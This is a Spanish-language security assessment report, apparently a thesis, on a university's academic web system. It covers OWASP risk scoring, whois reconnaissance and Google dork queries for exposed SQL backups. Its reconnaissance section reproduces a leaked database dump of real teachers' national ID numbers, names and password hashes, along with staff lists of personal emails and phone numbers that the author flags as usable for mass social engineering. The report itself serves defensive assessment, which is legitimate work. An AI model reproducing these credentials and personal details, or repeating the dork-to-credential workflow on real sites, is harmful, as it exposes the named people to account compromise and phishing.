Un ataque de inyección SQL permite que el servidor ejecute las instrucciones emitidas por el atacante. Por ejemplo, si un servidor de base de datos es vulnerable a un ataque de inyección, es posible que un atacante escriba una instrucción que obligue al servidor del sitio a volcar todos sus nombres de usuario y contraseñas almacenados. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

1.14.3. Cross Site Scripting (XSS)

Este tipo de ataques pueden dañar significativamente la reputación de un sitio web al poner en riesgo la información de los usuarios sin ninguna indicación de que haya ocurrido algo malicioso. Cualquier información confidencial que un usuario envíe al sitio, como sus credenciales, números de tarjeta de crédito u otra información privada, puede ser secuestrada a través de esta vulnerabilidad sin que los

propietarios del sitio se den cuenta de que hubo un problema. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

1.14.4. Denegación de servicio (DoS)

Los ataques de denegación de servicio inundan un sitio web con más tráfico del que fue creado para manejar, sobrecargará el servidor del sitio web y será casi imposible que el sitio web ofrezca su contenido a los visitantes que intentan acceder a él, en algunos casos, los ataques de DoS se realizan en muchas computadoras al mismo tiempo. Este escenario de ataque se conoce como un ataque de denegación de servicio distribuido (DDoS). Este tipo de ataque puede ser aún más difícil de superar debido a que el atacante aparece desde muchas direcciones IP diferentes en todo el mundo simultáneamente, lo que hace que la determinación del origen del ataque sea aún más difícil para los administradores de red. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

1.14.5. Secuestro de sesión y ataques de hombre en el medio

La sesión entre su computadora y el servidor web remoto recibe un ID de sesión único, que debe permanecer privado entre las dos partes, sin embargo, un atacante puede secuestrar la sesión capturando el ID de sesión y haciéndose pasar por la computadora que realiza una solicitud, lo que le permite autenticarse como un usuario legítimo y obtener acceso a información no autorizada en el servidor web. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

1.14.6. Reutilización de credenciales

Los usuarios de hoy tienen tantos inicios de sesión y contraseñas para recordar que es tentador reutilizar las credenciales para hacer la vida un poco más fácil. A pesar de que las mejores prácticas de seguridad recomiendan universalmente que tenga contraseñas únicas para todas sus aplicaciones y sitios web, lamentablemente muchas personas todavía reutilizan sus contraseñas en varias de sus cuentas. ("Common Types of Cybersecurity Attacks and Hacking Techniques | Rapid7", 2018)

MÉTODO

Para este proyecto se utilizó la investigación bibliográfica, debido a que se tomaron referencias de libros, páginas web y blogs para el desarrollo de la evaluación de vulnerabilidades y emitir las soluciones pertinentes.

También formó parte la investigación experimental, ya que se hicieron diferentes pruebas manuales y automatizadas con herramientas libres, para descubrir vulnerabilidades en la aplicación web.

La investigación realizada se fundamenta en los siguientes métodos:

Método Cualitativo

Este método se aplicó para evaluar el nivel de riesgo de acuerdo con la apreciación estimada por el evaluador, tomando en cuenta los parámetros de probabilidad e impacto, establecidos en la metodología de evaluación de riesgo OWASP.

Método Cuantitativo

Este método se empleó para determinar la valoración del nivel de riesgo según lo estimación realizada en la explotabilidad, detectabilidad e impacto técnico.

RESULTADOS

Ante los resultados obtenidos se procede a contestar las siguientes interrogantes.

¿Cuál es la causa principal de la existencia de vulnerabilidades en el Sistema Académico Integrado en Red (Si@Net)?

Requerimientos funcionales que no establecen normas y políticas que sustenten los controles de seguridad, errores en la codificación y configuraciones inseguras.

¿Cuáles serían las potenciales amenazas que ponen en riesgo la integridad de los datos del Sistema Académico Integrado en Red (Si@Net)?

Los usuarios que están relacionados con la institución o atacantes externos que son contratados para realizar acciones indebidas.

¿Quiénes serán los principales actores afectados al infringir la seguridad del Sistema Académico Integrado en Red (Si@Net)?

Comprometida la seguridad del sistema no solo puede verse afectada la información de estudiantes y los usuarios con altos privilegios, en el peor de los casos el atacante puede elevar el nivel de acceso y comprometer otros equipos de la red.

¿Por qué es importante establecer políticas de seguridad e instruir al personal que interactúa con el Sistema Académico Integrado en Red (Si@Net)?

Es esencial implementar políticas de seguridad, para hacer cumplir las pautas establecidas acorde a los requerimientos de la institución, el instruir a los usuarios es fundamental para evitar que intrusos logren quebrantar la seguridad mediante ataques de ingeniería social.

Modelo de cálculo de riesgo

Para determinar el nivel de riesgo se tomó como referencia el método de evaluación OWASP, el mismo que estipula los medios para calcular el riesgo para cada vulnerabilidad.

Identificando el Riesgo

El primer paso es identificar el riesgo de seguridad que debe ser calificado. El evaluador debe recopilar información sobre el ataque que se usará, la vulnerabilidad involucrada y el impacto de una explotación exitosa.

Factores para estimar la probabilidad

Una vez que el probador ha identificado un riesgo potencial y desea averiguar qué tan grave es, el primer paso es estimar la probabilidad. En el nivel más alto, esta es

una medida aproximada de la probabilidad de que esta vulnerabilidad en particular sea descubierta y explotada por un atacante. No es necesario ser demasiado precisos en esta estimación. En general, es suficiente identificar si la probabilidad es baja, media o alta. ("OWASP Risk Rating Methodology - OWASP", 2015)

Factores para estimar el impacto

El impacto técnico se puede dividir en factores alineados con las áreas de preocupación tradicionales de seguridad: confidencialidad, integridad, y disponibilidad. El objetivo es estimar la magnitud del impacto en el sistema si se explotara la vulnerabilidad ("OWASP Risk Rating Methodology - OWASP", 2017). Definidos los dos factores de probabilidad para cada vulnerabilidad (posibilidad de detección y facilidad de explotación) y un factor de impacto técnico. La escala de riesgos para cada factor utiliza el rango de 1 (bajo) a 3 (alto). Para calcular el riesgo de cada vulnerabilidad, se obtiene el promedio de los dos factores de probabilidad y se multiplica por el impacto técnico estimado.

Riesgo= R

Explotabilidad= E

Detección de vulnerabilidad= DV

Impacto Técnico= IT

Fórmula

R= (E+DV) / 2*IT

Agente de amenaza	Explotabilidad	Detección de vulnerabilidad	Impacto Técnico	Impacto de negocio
Específico de la aplicación	Fácil 3	Fácil 3	Severo 3	Específico del negocio
	Promedio 2	Promedio 2	Moderado 2	
	Difícil 1	Difícil 1	Mínimo 1	

Figura 4. Modelo de cálculo de riesgo. (OWASP, 2017)

Tabla 1.
Métricas para calificar el nivel de riesgo.

Probabilidad y nivel de impacto	
0 a <3	Bajo
3 a <6	Medio
6 a 9	Alto

(OWASP, 2017)

Tabla 2
Estimación de riesgos de las vulnerabilidades detectadas en el Si@Net.

Vulnerabilidad	Explotabilidad	Detección de vulnerabilidad	Impacto técnico	Puntuación
Inyección SQL	3	3	3	9.0
Cross Site Scripting	2	3	2	5.0
Fuerza bruta en formularios HTML	3	3	2	6.0
Cross Site Request Forgery	2	2	2	4.0
Exploración de directorios	1	3	1	2.0
Política de contraseñas débiles	2	2	2	4.0
Cookie no HttpOnly Flag	2	2	1	2.0
Denegación de Servicio en Apache 2.4.6	1	2	1	1.5
Divulgación de información	2	3	1	2.5
Solicitud de página directa	3	3	2	6.0
Fijación se sesión	2	3	2	5.0
Referencias a objetos directos	3	3	2	6.0
Método Trace	1	3	1	2.0
Certificado SSL	1	3	2	4.0
Registro y monitoreo insuficientes	2	1	2	3.0

(Elaborado por el autor)

Tabla 3

Resumen de la tabla de riesgos de las vulnerabilidades encontradas en el Si@Net.

Nivel de riesgo	Número de alerta
Alto	4
Medio	6
Bajo	5

(Elaborado por el autor)




Figura 5. Porcentaje establecido de acuerdo con el nivel de riesgo. (Elaborado por el autor)

Descripción:

De los resultados obtenidos, el 27% de las vulnerabilidades detectadas son de riesgo alto que deben ser mitigadas lo más pronto posible, el 40% son de riesgo medio y el 33% restante son de nivel bajo.

DISCUSIÓN

Metodología

Estas pruebas fueron realizadas meticulosamente para evitar daños al sistema que se está probando. El enfoque incluyó, recopilación de información, análisis de vulnerabilidades manuales y automatizadas y verificación de hallazgos. Comprobar de forma manual es importante porque permite descartar falsos positivos y resultados erróneos.

2.1. Recopilación de información

En esta etapa se intenta recopilar la mayor cantidad de información posible ya sea directa e indirectamente del objetivo.

El proceso de recopilación de información se realizó desde el 19 al 23 de noviembre del 2018.

2.1.1. Protocolo Whois

Whois es un nombre para un servicio TCP, una herramienta y un tipo de base de datos. Las bases de datos de whois contienen un servidor de nombres, un registrador e información de contacto sobre un dominio en particular.

A continuación, se proporciona la dirección IP correspondiente al sianet para obtener información pública del registro.

whois 190.15.128.203

```
root@pc:~# whois 190.15.128.203

% Joint Whois - whois.lacnic.net
%  This server accepts single ASN, IPv4 or IPv6 queries

% LACNIC resource: whois.lacnic.net


% Copyright LACNIC lacnic.net
%  The data below is provided for information purposes
%  and to assist persons in obtaining information about or
%  related to AS and IP numbers registrations
%  By submitting a whois query, you agree to use this data
%  only for lawful purposes.
%  2018-12-11 18:53:56 (-02 -02:00)

inetnum:      190.15.128.192/26
status:       reallocated
owner:        Universidad Estatal de Bolivar
ownerid:      EC-UEBO3-LACNIC
responsible:  Rodrigo del Pozo
address:      Av. Che Guevara, s/n, Gabriel Secaira
address:       - Guaranda -
country:      EC
phone:        +593 03 2206059 []
owner-c:      ROP69
tech-c:       SCN3
abuse-c:      SCN3
created:      20130805
changed:      20130805
inetnum-up:   190.15.128/20
```

Figura 6. Resultados obtenidos del registro whois. (Elaborado por el autor)

```
nic-hdl:      ROP69
person:       Rodrigo del Pozo
e-mail:       cedia.ueb@CEDIA.ORG.EC
address:      Bolivar, ,
address:       - Bolivar -
country:      EC
phone:        +593  2206059 []
created:      20131105
changed:      20131105

nic-hdl:      SCN3
person:       Security CEDIA NREN
e-mail:       security@CEDIA.ORG.EC
address:      Av. 12 de Abril Universidad Cuenca - Edif. Lab. Tecnologico
s piso 3, s/n, AgustinCueva
address:      EC010112 - Cuenca - AZ
country:      EC
phone:        +593 07 4051000 [4220]
created:      20120524
changed:      20120524
```

Figura 7. Resultados obtenidos del registro whois. (Elaborado por el autor)

A partir de los resultados de whois se observa el nombre del encargado del registro, dirección de la universidad, correo electrónico y números telefónicos.

2.1.2. Búsqueda con Google

Mediante el uso de búsquedas avanzadas Google puede proporcionar gran cantidad de información concerniente al objetivo.

Las siguientes capturas detallan la información obtenida del dominio principal, donde se ha encontrado una copia de seguridad indexada en un directorio web con cuentas de inicio de sesión de docentes de la institución.

site:ueb.edu.ec filetype:sql




Figura 8. Resultados de la búsqueda con Google. (Elaborado por el autor)





Figura 9. Información no disponible en el directorio web. (Elaborado por el autor)

El archivo al parecer ha sido eliminado, pero fue posible acceder a esta copia de seguridad buscando en la caché de Google.



```
--
-- Volcado de datos para la tabla `docentes`
--

INSERT INTO `docentes` (`id_doc`, `cedula`, `nom`, `auto`, `espar`, `par`, `clave`, `fac_doc`, `coe_fac`, `val_coefac`, `doc`, `ges`, `inv`, `vin`) VALUES
(1, '1304701939', 'ACEBO DEL VI          MARISOL', 0, 1, 0, 'bd3489d1dd4   5c1cfd7ceacdac38e', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(2, '0602724049', 'ALBAN YANEZ           IY', 0, 1, 0, '9a22e1aea53a3081   58dc3d35b18f', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(3, '0201104296', 'ALDAZ CARDEI          /ILFRIDO', 0, 1, 0, '0878717ef1   911ec528fc0407a6d8', 'AGROPECUARIAS', '', 0, 'D', 'N', 'I', 'V'),
(4, '1802538056', 'ALTUNA VASQU          IS', 0, 0, 0, 'c948a49ab3168d5   fff9bbb3170fe', 'AGROPECUARIAS', '', 0, 'D', 'G', 'N', 'V'),
(5, '0906025093', 'ALVARADO AGU          CA ESTHER', 0, 1, 0, 'ec4d704a   83924bf9f23ac523816b', 'SALUD', '', 0, 'D', 'G', 'N', 'V'),
(7, '0201339975', 'ANDRADE SANT          GE VLADIMIR', 0, 1, 0, '8c13b4   947d0d2b44d71eab399043', 'EDUCACIÓN', 'EDUCACIÓN', 0, 'D', 'G', 'N', 'N'),
(8, '1703779221', 'ARANDA NUÑEZ          .EMENTE', 0, 1, 0, 'fe1a9b17df4   468ea0ef238510572', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'V'),
(9, '1716764731', 'ARCOS BOSQUE          MARIBEL', 0, 1, 0, '999519e3c   b73e0f019488233c2f8', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'I', 'N'),
(10, '0200511285', 'AROCA PAZMI          BEATRIZ', 0, 1, 0, '909b7ab4eb   9cc09a597fdb27f7fc', 'ADMINISTRATIVAS', '', 0, 'D', 'N', 'I', 'N'),
(11, '1754292405', 'ARREGUIN SA          S', 0, 0, 0, '0da8f0e72816cd38   d49e102fbc63', 'AGROPECUARIAS', '', 0, 'D', 'G', 'I', 'N'),
(12, '0201041621', 'BALLESTEROS          OCIO DE LAS MERCEDES', 0, 0, 0   47702db07145348245dc5a2f2fe5683', 'JURISPRUDENCIA', '', 0, 'D', 'G', 'N', 'V'),
(13, '0200670263', 'BAÑO BAÑO A          S', 0, 1, 0, 'e967f16a74fbefa6   e31176fcd559', 'ADMINISTRATIVAS', '', 0, 'D', 'N', 'N', 'N'),
(14, '1801278035', 'BARBERAN BA          AR AUGUSTO', 0, 1, 0, 'bfb36a6   5bf0f0c967434317d387c', 'AGROPECUARIAS', 'AGROPECUARIAS', 0, 'D', 'G', 'N', 'V'),
(15, '0200867349', 'BARRAGAN ME          ) DE LOURDES', 0, 1, 0, '327b48   e38ebaff1f14f64ff99976', 'DPTO. INFORMÁTICA', '', 0, 'D', 'G', 'N', 'N'),
(16, '1704558178', 'BARRAGAN VI          NZA SUSANA', 0, 1, 0, '3f06a72   c04d0618552dd3276ac40', 'JURISPRUDENCIA', '', 0, 'D', 'G', 'N', 'N'),
(18, '0602571572', 'BARRENO NAF          O GEOVANNY', 0, 1, 0, '18df09f   28f87045a9a3ea2143d05', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(19, '1804156089', 'BARRIONUEVO          LEJANDRA ELIZABETH', 0, 1, 0,    78bbb247c6057b00e59bfccc07a09', 'AGROPECUARIAS', '', 0, 'D', 'G', 'N', 'N'),
(20, '0201041571', 'BAZANTES ES          INGTON JAVIER', 0, 1, 0, '475d   8a7a829b729bba5369970d78', 'JURISPRUDENCIA', '', 0, 'D', 'N', 'N', 'N'),
(21, '0200909547', 'BONILLA ALA          ALFONSO', 0, 1, 0, 'e7a55dc5f0   2871967e587ae44b82', 'JURISPRUDENCIA', '', 0, 'D', 'G', 'N', 'V'),
(22, '0201159944', 'BONILLA JUA          ), 1, 0, '399135212584830fbb19b   66f0615', 'AGROPECUARIAS', '', 0, 'D', 'G', 'N', 'N'),
(23, '1802628568', 'BONILLA MAI          ICA ELIZABETH', 0, 1, 0, 'ff0d   d5d2f64dd372c6c4b6aed086', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(25, '0201036456', 'CALERO JARA          RDO EFRAIN', 0, 1, 0, '5d97161   183bfc3d2225d47610464', 'JURISPRUDENCIA', '', 0, 'D', 'G', 'N', 'N'),
(26, '0200364065', 'CALLES LLAN          ) VINICIO', 0, 1, 0, '3d713f205   6640df9c0d0f20c70b6', 'SALUD', '', 0, 'D', 'N', 'I', 'N'),
(27, '0200608313', 'CAMACHO ESC          ) ANTONIO', 0, 1, 0, '369ca0c27   93908c5fbadae823e11', 'DPTO. CULTURA FÍSICA', '', 0, 'D', 'G', 'I', 'N'),
(28, '0201124823', 'CAMACHO ARE          ER RODOLFO', 0, 1, 0, '68c3110   700ca46cda1934db49cfe', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(29, '0200893436', 'CARRASCO MA          INGTON ROLANDO', 0, 1, 0, '2b2   92d83968f68e146f0e242612f', 'AGROPECUARIAS', '', 0, 'D', 'G', 'N', 'N'),
(30, '0200518637', 'CARRERA GUE          O BENIGNO', 0, 1, 0, 'f8c7b1d3   696ec1a964aab0c3c0b8', 'DPTO. CULTURA FÍSICA', 'DPTO. CULTURA FÍSICA', 0, 'D', 'G', 'N', 'N'),
(31, '0603021395', 'CARRION BUE          N PAUL', 0, 0, 0, '9ebd71f94d6   e86983e8b8e70ab3a', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(32, '0200732303', 'CASTRO BERI          BERTO', 0, 1, 0, '95192c987323   5bf8e396c0f2dad2', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'N'),
(33, '0909086787', 'CEDEÑO ALVA          ECIBELT', 0, 1, 0, '2ebd342ece   b9eb104e10ecf4b8ed', 'ADMINISTRATIVAS', '', 0, 'D', 'G', 'N', 'V'),
(34, '1102759329', 'CORDERO SAL          O BOLIVAR', 0, 1, 0, 'b62da217   d03f4227d1fa6a8e6479', 'AGROPECUARIAS', '', 0, 'D', 'G', 'N', 'N'),
(35, '0200900900', 'CULQUI CHIC          OSWALDO', 0, 1, 0, '78780558e   af610febd5386df2c54', 'ADMINISTRATIVAS', 'DPTO. IDIOMAS', 0, 'D', 'G', 'I', 'N'),
```

Figura 10. Copia de seguridad con credenciales de docentes. (Elaborado por el autor)

El siguiente operador fue utilizado para encontrar direcciones de correo electrónico: **site:ueb.edu.ec intext:"gmail.com" "yahoo.es" "ueb.edu.ec"**

Figura 11. Resultados de la búsqueda de Google. (Elaborado por el autor)

En las siguientes direcciones se encontró cuentas de correo electrónico, números de teléfono, información de acceso público que revela información suficiente para realizar un ataque a gran escala de ingeniería social a docentes.

http://www.ueb.edu.ec/sitio/images/PDF/LOTAIP/2018/JUNIO/LITERAL-B1.pdf

Literal b1) El directorio completo de la institución								
No.	Apellidos y Nombres de los servidores y servidoras	Puesto Institucional	Unidad a la que pertenece	Dirección institucional	Ciudad en la que labora	Teléfono institucional	Extensión telefónica	Correo Electrónico institucional
1	ACEBO DELVALLE GINA MARISOL	PROFESOR PRINCIPAL 4 GRADO 2	FACULTAD DE CIENCIAS ADMINISTRATIVAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1163	gacebo@ueb.edu.ec
2	ALBAN YANEZ EDGAR HENRY	AUXILIAR N1 G1	FACULTAD DE CIENCIAS ADMINISTRATIVAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1163	ealban@ueb.edu.ec
3	ALDAZ CARDENAS JAIME WILFRIDO	PRINCIPAL NIVEL 1 GRADO 6	FACULTAD DE CIENCIAS AGROPECUARIAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 983211	0	jaldaz@ueb.edu.ec
4	ALTUNA VASQUEZ JOSE LUIS	AUXILIAR N1 G1	FACULTAD DE CIENCIAS AGROPECUARIAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 983212	0	jaltuna@ueb.edu.ec
5	ALVARADO AGUILERA REBECA ESTHER	PROFESOR PRINCIPAL 1 GRADO 1	FACULTAD DE CIENCIAS DE LA SALUD	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1143	ralvarado@ueb.edu.ec
6	ANDRADE POLO MARIA CECILIA	PROFESOR PRINCIPAL 3 GRADO 2	FACULTAD DE CIENCIAS DE LA EDUCACION	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1149	mandrade@ueb.edu.ec
7	ANDRADE SANTAMARIA JORGE VLADIMIR	PRINCIPAL NIVEL 1 GRADO 6	FACULTAD DE CIENCIAS DE LA EDUCACION	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1150	jandrade@ueb.edu.ec
8	ARANDA NUNEZ VICTOR CLEMENTE	PROFESOR PRINCIPAL 2 GRADO 2	FACULTAD DE CIENCIAS DE LA EDUCACION	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1149	varanda@ueb.edu.ec
9	ARCOS BOSQUEZ VERONICA MARI	AUXILIAR N1 G1	FACULTAD DE CIENCIAS ADMINISTRATIVAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1163	varcos@ueb.edu.ec
10	AROCA PAZMINO MARTHA BEATRIZ	PROFESOR PRINCIPAL 3 GRADO 1	FACULTAD DE CIENCIAS ADMINISTRATIVAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1163	maroca@ueb.edu.ec
11	ARREGUIN SAMANO MOISES	AUXILIAR N1 G1	FACULTAD DE CIENCIAS AGROPECUARIAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 983211	0	marreguí@ueb.edu.ec
12	BALLESTEROS JIMENEZ ROCIO DE LAS MERCEDES	AUXILIAR N1 G1	FACULTAD DE JURISPRUDENCIA	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA GABRIEL SECAIRA	GUARANDA	(593) 3 2 206 010	1138	rballesteros@ueb.edu.ec
13	BAÑO BAÑO ANGEL TOBIAS	AUXILIAR N1 G1	FACULTAD DE CIENCIAS ADMINISTRATIVAS	AVENIDA ERNESTO CHE GUEVARA S/N Y AVENIDA	GUARANDA	(593) 3 2 206 010		abano@ueb.edu.ec

Figura 12. Correos electrónicos expuestos en archivos pdf. (Elaborado por el autor)

http://www.fce-vir.ueb.edu.ec/fce/plan_tutorias/Lista_contactos_asesores.pdf

CONTRATADOS		
1. ARELLANO ESPINOZA FLORCITA, DRA	janethae@hotmail.com	0987590378
2. BAÑO LEON ENRIQUE MARCELO, LIC	docenciaweb.cvd@gmail.com	0981173161 – 032982784
3. BOSQUEZ BARCENES VICTOR ALEJANDRO, LIC	victorbarcenes@gmail.com	0990226446
4. CARDENAS BENAVIDES JONATHAN PATRICIO, ING	jonathan.cardenas.b@gmail.com	0993145823
5. CEVALLOS GAVILANEZ ROLANDO PATRICIO, LIC	rolando711@latinmail.com	0987850468
6. CEVALLOS PINEDA EGUBE, ING	eguce20@yahoo.es	0982510841
7. GARCIA BENITO, LIC	benogarcia59@yahoo.es	0994307719 – 032985686
8. GONZALEZ GUERRON VICTOR WELINGTON, LIC	wilogonzalez42@hotmail.es	0990143168
9. GRUEZO GONZALEZ CARLOS ALFREDO, DR	krisgruezog@hotmail.com	0969387805
10. HERRERA HERRERA FERNANDO JAVIER, LIC	jh_systemas@hotmail.com	0994241892
11. JURADO ESPIN GERMANIA, LIC	geremaniajurado@yahoo.es	0989683241
12. LLANOS ORELLANA CESAR AGUSTO, LIC	cllanosorellana@yahoo.com	0988368766
13. LOPEZ QUINCHA MARTHA, LIC	marttalopezq@yahoo.es	0995841297
14. MONAR FRANCISCO, LIC		
15 PEREZ GAIBOR NANCY CONCEPCION, LIC	perezgaibornancyconcepcion@yahoo.es	0994015106
16. PINOS MORALES GEOFRE JAVIER, LIC	geofre_pinos@yahoo.es	0988309244
17. REMACHE GUAMAN ANGEL, ING	patricr73@yahoo.com patricre73@hotmail.com	0991625108
18. ROSILLO SOLANO JOSE DANIEL, ING	jdrosillo81@gmail.com	0994382824
19. VASCONEZ SALAZAR JOSE LUIS, LIC		0997862963
20. VASCONEZ TORRES MANOLO JAVIER, LIC	mvasconezp@gmail.com	0994665209
21. ESPARZA FERNANDO, ING	joleespa@hotmail.com	0984289710
22. NORMA CARRERA OCAÑA, LIC	alicarr_1955@yahoo.es	0985193194 – 032972171
23. PANATA GARCIA NELLY PATRICIA, LIC.	pattypanata@yahoo.es	0993827994 – 032981737
24. BONILLA ROLDAN MARIA DE LOS ANGELES, LIC.	mariadelosangelesbonilla@yahoo.es	0997987790
25. AUCANCELA GUASHPA NELLY, AB.	nellyazucenaa@yahoo.es	0988427328
26. BONILLA JUAN ELOY, LIC.	je.bonilla@hotmail.com	0991348746 032981420
27. BARRETO VILLARROEL MARIANA DE JESUS, DRA.	marianabarretob@hotmail.com	0999181294
28. DOMINGUEZ CAIZA JOSE LUIS, LIC.	joseluisdc@yahoo.es	0999412827
29. RAMOS ORTIZ RUTH CECILIA, DRA.	ramos-cecilia@hotmail.com	0994245826
30. PEREZ PEREZ ANGEL EDUARDO, LIC.		0980359970

Figura 13. Correos electrónicos expuestos en archivos pdf. (Elaborado por el autor)

El siguiente operador se utilizó para encontrar información referente al dominio del sianet.

site:sianet.ueb.edu.ec

